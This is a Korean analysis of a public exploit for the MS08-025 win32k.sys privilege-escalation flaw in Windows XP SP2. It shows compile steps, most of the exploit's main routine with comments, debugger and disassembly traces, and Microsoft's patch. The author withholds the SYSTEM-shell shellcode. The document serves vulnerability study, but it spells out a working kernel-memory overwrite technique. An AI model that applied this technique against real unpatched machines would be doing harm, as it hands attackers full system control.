MS Windows XP SP2(win32k.sys) Privilege Escalation Exploit 분석

(http://milw0rm.com/에 공개된 exploit 분석)

2008.07.04
v0.5
By Kancho (kancholove@gmail.com, www.securityproof.net)

milw0rm.com에 2008년 4월 28일에 공개된 Microsoft Windows XP SP2(win32k.sys) 권한 상승 취약점과 그 exploit 코드를 분석해 보고자 합니다.

테스트 환경은 다음과 같습니다.

- Host PC : Windows XP Home SP2 5.1.2600 한국어
- App. : VMware Workstation ACE Edition 6.0.2
- Guest PC
  - Windows XP Professional SP2 5.1.2600 한국어

먼저 milw0rm에 게재된 exploit 코드가 잘 동작하는지 테스트해보도록 하겠습니다.
Exploit을 다운받아보면 소스 코드만 존재합니다. 따라서 컴파일을 해보도록 하겠습니다. 컴파일 환경은 VC2005 Toolkit + Platform SDK 입니다.

다음과 같이 컴파일을 시도한 경우 에러가 발생합니다.

```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
C:₩...₩2008-ms08-25-exploit>cl ms08-25-exploit.cpp
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 14.00.50727.762 for 80x86

Copyright (C) Microsoft Corporation.  All rights reserved.

ms08-25-exploit.cpp
Microsoft (R) Incremental Linker Version 8.00.50727.762
Copyright (C) Microsoft Corporation.  All rights reserved.

/out:ms08-25-exploit.exe
ms08-25-exploit.obj
LINK : fatal error LNK1104: cannot open file 'LIBC.lib'
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

'LIBC.lib'파일을 열 수 없다는 에러 메시지입니다. Visual Studio 버전이 올라가면서 2005 버전에는

'LIBC.lib'파일을 포함하지 않는 것으로 알고 있습니다. 따라서 다음과 같은 link option을 추가해 주면 됩니다.

~~~~~~

C:₩...₩2008-ms08-25-expoit>cl ms08-25-exploit.cpp **/link /nodefaultlib:libc.lib**
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 14.00.50727.762 for 80x8

Copyright (C) Microsoft Corporation. All rights reserved.

ms08-25-exploit.cpp
Microsoft (R) Incremental Linker Version 8.00.50727.762
Copyright (C) Microsoft Corporation. All rights reserved.

/out:ms08-25-exploit.exe
/nodefaultlib:libc.lib
ms08-25-exploit.obj
ms08-25-exploit.obj : error LNK2019: unresolved external symbol __imp__GetDeskt
pWindow@0 referenced in function _main
kartolib.lib(stdafx.obj) : error LNK2019: unresolved external symbol __imp__Loo
upAccountSidA@28 referenced in function _GetEasySid
kartolib.lib(stdafx.obj) : error LNK2019: unresolved external symbol __imp__Cop
Sid@12 referenced in function _GetEasySid
kartolib.lib(stdafx.obj) : error LNK2019: unresolved external symbol __imp__Get
engthSid@4 referenced in function _GetEasySid
kartolib.lib(stdafx.obj) : error LNK2019: unresolved external symbol __imp__Get
xplicitEntriesFromAclA@12 referenced in function _GetEasySid
kartolib.lib(stdafx.obj) : error LNK2019: unresolved external symbol __imp__Get
ecurityInfo@32 referenced in function _GetEasySid
kartolib.lib(stdafx.obj) : error LNK2019: unresolved external symbol __imp__Sta
tServiceA@12 referenced in function _LoadDriver
kartolib.lib(stdafx.obj) : error LNK2019: unresolved external symbol __imp__Del
teService@4 referenced in function _LoadDriver
kartolib.lib(stdafx.obj) : error LNK2019: unresolved external symbol __imp__Clo
eServiceHandle@4 referenced in function _LoadDriver
kartolib.lib(stdafx.obj) : error LNK2019: unresolved external symbol __imp__Cre
teServiceA@52 referenced in function _LoadDriver
kartolib.lib(stdafx.obj) : error LNK2019: unresolved external symbol __imp__Ope
SCManagerA@12 referenced in function _LoadDriver
kartolib.lib(stdafx.obj) : error LNK2019: unresolved external symbol __imp__Con
rolService@12 referenced in function _UnloadDriver
~~~~~~

kartolib.lib(stdafx.obj) : error LNK2019: unresolved external symbol __imp__Ope
ServiceA@12 referenced in function _UnloadDriver
ms08-25-exploit.exe : fatal error LNK1120: 13 unresolved externals
~~~~~~

많은 링크 에러가 발생하는 걸 볼 수 있습니다. 링크 에러가 발생한 GetDesktopWindow나 LookupAccountSidA와 같은 API의 링크를 위해 MSDN을 참고하여 해당 API가 존재하는 Library를 다음과 같이 직접 링크시켜 줍니다.

~~~~~~
C:₩...₩2008-ms08-25-exploit>cl ms08-25-exploit.cpp **user32.lib advapi32.lib /link /nodefaultlib:libc.lib**
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 14.00.50727.762 for 80x86

Copyright (C) Microsoft Corporation. All rights reserved.

ms08-25-exploit.cpp
Microsoft (R) Incremental Linker Version 8.00.50727.762
Copyright (C) Microsoft Corporation. All rights reserved.

/out:ms08-25-exploit.exe
/nodefaultlib:libc.lib
ms08-25-exploit.obj
user32.lib
advapi32.lib
~~~~~~

Exploit 코드 컴파일을 마쳤습니다. 그럼 실행시켜 보도록 하겠습니다.


~~~~~~
C:₩...₩ms08-25-exploit.exe"

==
Microsoft Windows XP SP2 - MS08-025 -
win32k.sys NtUserFnOUTSTRING Privilege Escalation Exploit
==
+ References:
http://www.microsoft.com/technet/security/bulletin/ms08-025.mspx
http://www.reversemode.com

[+] ₩WINDOWS₩system32₩ntoskrnl.exe loaded at [0x804D9000]
[+] HalDispatchTable found [0x8054DDB8]
[+] NtQueryIntervalProfile [0x7C93E06F]

[+] Executing Shellcode...OK!
[+] Exiting...
~~~~~~

Shellcode가 잘 실행된 것을 볼 수 있습니다.
Exploit code를 보시면 알 수 있지만 공개된 shellcode는 단순히 변수의 값을 1로 설정하는 것입니다. 그래서 shellcode를 변경하여 상승된 권한의 cmd를 실행시켜 보도록 하겠습니다.



Shellcode를 수정한 exploit을 실행시키면 SYSTEM 권한의 cmd가 실행되었음을 볼 수 있습니다. 해당 shellcode는 System 프로세스의 권한 token을 exploit 프로세스의 권한 token으로 덮어씀으로써 SYSTEM 권한을 가질 수 있습니다. 해당 권한 상승에 대한 shellcode는 악용의 여지가 있을 수 있으므로 본 문서에서는 포함시키지 않았습니다.

그럼 이제부터 Exploit code를 분석해보도록 하겠습니다. 코드 분석은 주석으로 굵게 나타내도록 하겠습니다.

~~~~~~

// ms08-25-exploit #1
// This exploit takes advantage of one of the vulnerabilities

```
// patched in the   Microsoft Security bulletin MS08-25
// http://www.microsoft.com/technet/security/bulletin/ms08-025.mspx
// ---------------------------------------
// Modifications are strictly prohibited.
// For research purposes ONLY.
// ---------------------------------------
// Ruben Santamarta
// www.reversemode.com

#include "stdafx.h"

BOOL FlagVulnerable = FALSE;      // shellcode의 동작 여부를 확인하기 위한 변수

_declspec(naked) int ShellCode() {  // FlagVulnerable 변수를 TRUE로 바꿈
        _asm {
                mov FlagVulnerable,1
                mov eax,0xC0000138
                retn 0x10
        }
}

int main(int argc, char **argv) {
        ...(생략)...
        Callback_Overview();        // Exploit 코드 Credit 메시지 출력
        LoadLibrary("user32.dll");  // user32.dll 라이브러리 로드

        // 드라이버 path와 로드된 주소 알아오기
        if( GetDriverInfoByName("krnl",szNtos,&BaseNt) ) {
                printf("[+] %s loaded at     ₩t [ 0x%p ]₩n",szNtos,BaseNt);
        }
        else {
                printf("[!!] Kernel not found :?₩n");
                return FALSE;
        }

        // 드라이버 이름에 krnlpa라는 문자열이 있으면 ntkrnlpa.exe 로드
        // 없는 경우 ntoskrnl.exe 로드
        if( strstr(szNtos,"krnlpa") ) {
                hKernel = LoadLibraryExA("ntkrnlpa.exe",0,1);
        }
```

```
else {
        hKernel = LoadLibraryExA("ntoskrnl.exe",0,1);
}
// kernel 파일 내 HalDispatchTable 주소를 가져옴
HalDispatchTable = (ULONG_PTR)GetProcAddress(hKernel, "HalDispatchTable");
if( !HalDispatchTable ) {
        printf("[!!] HalDispatchTable not found₩n");
        return FALSE;
}
// kernel 파일 내 HalDispatchTable의 offset(로드된 메모리 내에서의) 구함
HalDispatchTable -= ( ULONG_PTR )hKernel;

HalDispatchTable += BaseNt;        // 실제 HalDispatchTable이 로드된 주소를 계산

printf("[+] HalDispatchTable found      ₩t₩t₩t [ 0x%p ]₩n",HalDispatchTable);
printf("[+] NtQueryIntervalProfile ");

// ntdll.dll 내에서의 NtQueryIntervalProfile 주소 얻어옴
NtQueryIntervalProfile = ( PNTQUERYINTERVAL )
        GetProcAddress( GetModuleHandle("ntdll.dll"), "NtQueryIntervalProfile");
if( !NtQueryIntervalProfile ) {
        printf("[!!] Unable to resolve NtQueryIntervalProfile₩n");
        return FALSE;
}
printf( "₩t₩t₩t [ 0x%p ]₩n",NtQueryIntervalProfile );

InitTrampoline();              // 0x0에 shellcode로 가는 코드(push &shellcode, ret) 저장.

// HalDispatchTable+sizeof(WORD)+sizeof(ULONG_PTR)의 값을 0으로 설정
NtUserMessageCall( GetDesktopWindow(), 0xD, 0x80000000,
                HalDispatchTable+sizeof(WORD)+sizeof(ULONG_PTR),
                0x0, 0x0, 0x0 );

// HalDispatchTable+sizeof(ULONG_PTR)의 값을 0으로 설정
NtUserMessageCall( GetDesktopWindow(), 0xD, 0x80000000,
                HalDispatchTable+sizeof(ULONG_PTR), 0x0, 0x0, 0x0 );

printf("₩n[+] Executing Shellcode...");

NtQueryIntervalProfile(stProfile,&result);      // 0x0 호출.
```

```
        if(FlagVulnerable)
                printf("OK!₩n");
        else
                printf("FAILED!₩n");

        printf("[+] Exiting...₩n");

        return TRUE;
}
```

~~~~~~

Exploit 코드의 동작 과정을 크게 살펴보면 다음과 같습니다.

먼저 ntoskrnl.exe(시스템에 따라 ntkrnlpa.exe)이 로드된 주소를 찾아 HalDispatchTable이 로드된 주소를 가져옵니다. 그리고 0x0 번지에 메모리를 할당하여 shellcode 주소로 가는 코드를 저장합니다. 이후에 취약점을 이용해 NtUserMessageCall 함수를 호출하여 HalDispatchTable 내의 field값을 0으로 쓰고, NtQueryIntervalProfile 함수를 호출하여 0x0 번지의 코드를 실행하도록 합니다.

즉, 이 취약점의 핵심은 NtUserMessageCall 함수를 통해 임의의 커널 메모리의 값을 수정하는데 있다고 볼 수 있습니다.
실제로 첫 번째 NtUserMessageCall 함수가 호출된 이후 HalDispatchTable의 내용을 WinDbg로 살펴보면,

~~~~~~

```
lkd> db HalDispatchTable
8054ddb8  03 00 00 00 ba 4b 70 80-36 74 70 80 4b 49 61 80  .....Kp.6tp.KIa.
8054ddc8  00 00 00 00 55 d0 50 80-eb df 5b 80 eb b8 5b 80  ....U.P...[...[.
8054ddd8  cd 42 61 80 34 45 61 80-ac c8 52 80 61 63 4e 80  .Ba.4Ea...R.acN.
8054dde8  61 63 4e 80 7e 68 70 80-cc 72 70 80 80 26 6f 80  acN.~hp..rp..&o.
8054ddf8  50 6d 70 80 73 49 61 80-a7 ec 52 80 bb ec 52 80  Pmp.sIa...R...R.
8054de08  24 74 70 80 bb ec 52 80-02 00 00 00 ac c8 52 80  $tp...R.......R.
8054de18  ac c8 52 80 b6 68 70 80-5f 49 61 80 bc 30 70 80  ..R..hp._Ia..0p.
8054de28  76 30 70 80 2e 21 4f f8-82 1f 4f f8 44 1e 6f 80  v0p..!O...O.D.o.

lkd> db HalDispatchTable
8054ddb8  03 00 00 00 ba 4b 00 00-36 74 70 80 4b 49 61 80  .....K..6tp.KIa.
8054ddc8  00 00 00 00 55 d0 50 80-eb df 5b 80 eb b8 5b 80  ....U.P...[...[.
8054ddd8  cd 42 61 80 34 45 61 80-ac c8 52 80 61 63 4e 80  .Ba.4Ea...R.acN.
8054dde8  61 63 4e 80 7e 68 70 80-cc 72 70 80 80 26 6f 80  acN.~hp..rp..&o.
```

8054ddf8 50 6d 70 80 73 49 61 80-a7 ec 52 80 bb ec 52 80 Pmp.sIa...R...R.
8054de08 24 74 70 80 bb ec 52 80-02 00 00 00 ac c8 52 80 $tp...R.....R.
8054de18 ac c8 52 80 b6 68 70 80-5f 49 61 80 bc 30 70 80 ..R..hp._Ia..0p.
8054de28 76 30 70 80 2e 21 4f f8-82 1f 4f f8 44 1e 6f 80 v0p..!O...O.D.o.
~~~~~~

0x8054ddbe의 2byte가 0으로 바뀌었음을 볼 수 있고, 두 번째 NtUserMessageCall 함수가 호출된 이후를 살펴보면

~~~~~~
lkd> db HalDispatchTable
8054ddb8 03 00 00 00 **ba 4b 00 00**-36 74 70 80 4b 49 61 80 .....K..6tp.KIa.
8054ddc8 00 00 00 00 55 d0 50 80-eb df 5b 80 eb b8 5b 80 ....U.P...[...[.
8054ddd8 cd 42 61 80 34 45 61 80-ac c8 52 80 61 63 4e 80 .Ba.4Ea...R.acN.
8054dde8 61 63 4e 80 7e 68 70 80-cc 72 70 80 80 26 6f 80 acN.~hp..rp..&o.
8054ddf8 50 6d 70 80 73 49 61 80-a7 ec 52 80 bb ec 52 80 Pmp.sIa...R...R.
8054de08 24 74 70 80 bb ec 52 80-02 00 00 00 ac c8 52 80 $tp...R.....R.
8054de18 ac c8 52 80 b6 68 70 80-5f 49 61 80 bc 30 70 80 ..R..hp._Ia..0p.
8054de28 76 30 70 80 2e 21 4f f8-82 1f 4f f8 44 1e 6f 80 v0p..!O...O.D.o.

lkd> db HalDispatchTable
8054ddb8 03 00 00 00 **00 00 00 00**-36 74 70 80 4b 49 61 80 ....6tp.KIa.
8054ddc8 00 00 00 00 55 d0 50 80-eb df 5b 80 eb b8 5b 80 ....U.P...[...[.
8054ddd8 cd 42 61 80 34 45 61 80-ac c8 52 80 61 63 4e 80 .Ba.4Ea...R.acN.
8054dde8 61 63 4e 80 7e 68 70 80-cc 72 70 80 80 26 6f 80 acN.~hp..rp..&o.
8054ddf8 50 6d 70 80 73 49 61 80-a7 ec 52 80 bb ec 52 80 Pmp.sIa...R...R.
8054de08 24 74 70 80 bb ec 52 80-02 00 00 00 ac c8 52 80 $tp...R.....R.
8054de18 ac c8 52 80 b6 68 70 80-5f 49 61 80 bc 30 70 80 ..R..hp._Ia..0p.
8054de28 76 30 70 80 2e 21 4f f8-82 1f 4f f8 44 1e 6f 80 v0p..!O...O.D.o.
~~~~~~

0x8054ddbc의 2byte가 0으로 바뀐 것을 역시 볼 수 있습니다.

덮어 쓰여진 HalDispatchTable 내의 필드는 아래에서 확인할 수 있듯이
xHalQuerySystemInformation 입니다.
~~~~~~

```
.data:00474DB8 ; Exported entry 290. HalDispatchTable
.data:00474DB8                 public _HalDispatchTable
.data:00474DB8 ; PHAL_DISPATCH HalDispatchTable
.data:00474DB8 _HalDispatchTable dd 3
.data:00474DBC off_474DBC      dd offset _xHalQuerySystemInformation@16
.data:00474DBC                                 ; DATA XREF: KeQueryIntervalProfile(x)+31#r
.data:00474DBC                                 ; KiLogMcaErrors()+70#r ...
.data:00474DBC                                 ; xHalQuerySystemInformation(x,x,x,x)
.data:00474DC0 off_474DC0      dd offset _xHalSetSystemInformation@12
.data:00474DC0                                 ; DATA XREF: KeSetIntervalProfile(x,x)+50#r
```

따라서 xHalQuerySystemInformation의 값이 0x0으로 설정되었습니다. 그리고 이후에 exploit 코드에서 NtQueryIntervalProfile 함수를 호출하면 0x0으로 컨트롤이 이동하게 됩니다. 왜 이 함수를 호출하면 HalDispatchTable내의 xHalQuerySystemInformation 필드 값이 참조되는지 살펴보도록 하겠습니다.

```
PAGE:0057100B ; NTSTATUS __stdcall NtQueryIntervalProfile(KPROFILE_SOURCE
Source,PULONG Interval)
PAGE:0057100B _NtQueryIntervalProfile@8 proc near      ; DATA XREF:
.text:0040B920#o
PAGE:0057100B
PAGE:0057100B ms_exc          = CPPEH_RECORD ptr -18h
PAGE:0057100B Source          = dword ptr  8
PAGE:0057100B Interval        = dword ptr  0Ch
PAGE:0057100B
PAGE:0057100B                 push    0Ch
PAGE:0057100D                 push    offset dword_452E08
PAGE:00571012                 call    __SEH_prolog
PAGE:00571017                 mov     eax, large fs:124h
{...}
PAGE:0057106E loc_57106E:                              ; CODE XREF:
NtQueryIntervalProfile(x,x)+3A#j
PAGE:0057106E                 push    [ebp+Source]
PAGE:00571071                 call    _KeQueryIntervalProfile@4 ;
KeQueryIntervalProfile(x
```

위에서 보시는 바와 같이 NtQueryIntervalProfile 함수 내부에서 _KeQueryIntervalProfile 함수를 호출하는 것을 볼 수 있습니다. 그리고 _KeQueryIntervalProfile 함수에서는,

```
PAGE:00583CBD ; __stdcall KeQueryIntervalProfile(x)
PAGE:00583CBD _KeQueryIntervalProfile@4 proc near      ; CODE XREF:
NtQueryIntervalProfile(x,x)+66#p
PAGE:00583CBD
PAGE:00583CBD var_C           = dword ptr -0Ch
PAGE:00583CBD var_8           = byte ptr -8
PAGE:00583CBD var_4           = dword ptr -4
PAGE:00583CBD arg_0           = dword ptr  8
PAGE:00583CBD
PAGE:00583CBD                 mov     edi, edi
PAGE:00583CBF                 push    ebp
PAGE:00583CC0                 mov     ebp, esp
PAGE:00583CC2                 sub     esp, 0Ch
PAGE:00583CC5                 mov     eax, [ebp+arg_0]
PAGE:00583CC8                 test    eax, eax
PAGE:00583CCA                 jnz     short loc_583CD3
PAGE:00583CCC                 mov     eax, _KiProfileInterval
PAGE:00583CD1                 jmp     short locret_583D05
PAGE:00583CD3 ;
-------------------------------------------------------------------------
PAGE:00583CD3
PAGE:00583CD3 loc_583CD3:                             ; CODE XREF:
KeQueryIntervalProfile(x)+D#j
PAGE:00583CD3                 cmp     eax, 1
PAGE:00583CD6                 jnz     short loc_583CDF
PAGE:00583CD8                 mov     eax, _KiProfileAlignmentFixupInterval
PAGE:00583CDD                 jmp     short locret_583D05
PAGE:00583CDF ;
-------------------------------------------------------------------------
PAGE:00583CDF
PAGE:00583CDF loc_583CDF:                             ; CODE XREF:
KeQueryIntervalProfile(x)+19#j
PAGE:00583CDF                 mov     [ebp+var_C], eax
PAGE:00583CE2                 lea     eax, [ebp+arg_0]
PAGE:00583CE5                 push    eax
PAGE:00583CE6                 lea     eax, [ebp+var_C]
PAGE:00583CE9                 push    eax

PAGE:00583CEA                 push    0Ch
PAGE:00583CEC                 push    1
PAGE:00583CEE                 call    off_474DBC      ;
xHalQuerySystemInformation(x,x,x,x)
```

0x00583CEE에서 xHalQuerySystemInformation(off_474DBC)를 호출하는 것을 볼 수 있습니다. 즉, NtQueryIntervalProfile 함수를 호출하면 xHalQuerySystemInformation이 호출되고, 이는 HalDispatchTable내의 xHalQuerySystemInformation 필드를 참조하므로 덮어쓴 값 0x0번지로 컨트롤이 이동하는 것입니다.

그럼 다시 돌아가서 NtUserMessageCall 함수를 통해 어떻게 임의의 메모리를 덮어쓸 수 있는지 살펴보겠습니다.

이 취약점은 NtUserMessageCall 함수를 통해 win32k.sys 파일 내 NtUserfnOUTSTRING 함수가 호출이 되고, 이 함수 내부에서 다시 ProbeForWrite 함수를 호출할 때 인자로 들어가는 length 값이 0이 되어 integer overflow가 발생하는데 있습니다. 즉, exploit code에서 NtUserMessageCall 함수의 인자 중 0x80000000(Unicode로 처리를 하기 때문에 x2를 하므로 0x80000000 x 2 =

0x100000000가 되어 integer overflow가 발생)을 넣은 이유가 바로 이 때문입니다. 이를 통해 ProbeForWrite 함수에서 해당 영역에 write할 수 있는지 검사를 우회할 수 있기 때문에 쉽게 특정 위치의 메모리 값을 수정할 수 있습니다.

Microsoft의 Security Vulnerability Research & Defense Blog에서 관련 설명을 찾아볼 수 있습니다.

~~~~~~

```
// lParam and wParam are untrusted DWORDs since they come from user mode
try {
        str.bAnsi = bAnsi;
        str.MaximumLength = (ULONG)wParam;
        if (!bAnsi) {
            // we can overflow this max length and lead to zero
            str.MaximumLength *= sizeof(WCHAR);
        }

        str.Length = 0;
        str.Buffer = (LPBYTE)lParam;

        ProbeForWrite((PVOID)str.Buffer, str.MaximumLength, sizeof(BYTE));

    } except (StubExceptionHandler(FALSE)) {
          MSGERROR(0);
    }
[... later write into str.Buffer pointer based on wParam ...]
```

~~~~~~

보신 것처럼 Overflow가능성이 존재하는데 이에 대해 다음과 같이 수정합니다.

~~~~~~

```
// lParam and wParam are untrusted DWORDs since they come from user mode

try {
        str.bAnsi = bAnsi;
        str.MaximumLength = (ULONG)wParam;

        str.Length = 0;
        str.Buffer = (LPBYTE)lParam;

        ProbeForWrite((PVOID)str.Buffer, str.MaximumLength, sizeof(BYTE));
```
~~~~~~

```
} except (StubExceptionHandler(FALSE)) {
        MSGERROR(0);
}

if (str.MaximumLength==0) {
          retval = STATUS_BUFFER_TOO_SMALL;
         *size_needed= sizeof(struct_to_copy_from);
         return retval:
}
```

[... later checks for the size needed may apply ...]

~~~~~~

v0.3 문서에 비해 override님의 도움으로 여러 궁금증을 해결할 수 있었습니다. 이 글을 통해 다시 한 번 override님께 감사의 말 전합니다^^.
~~~~~~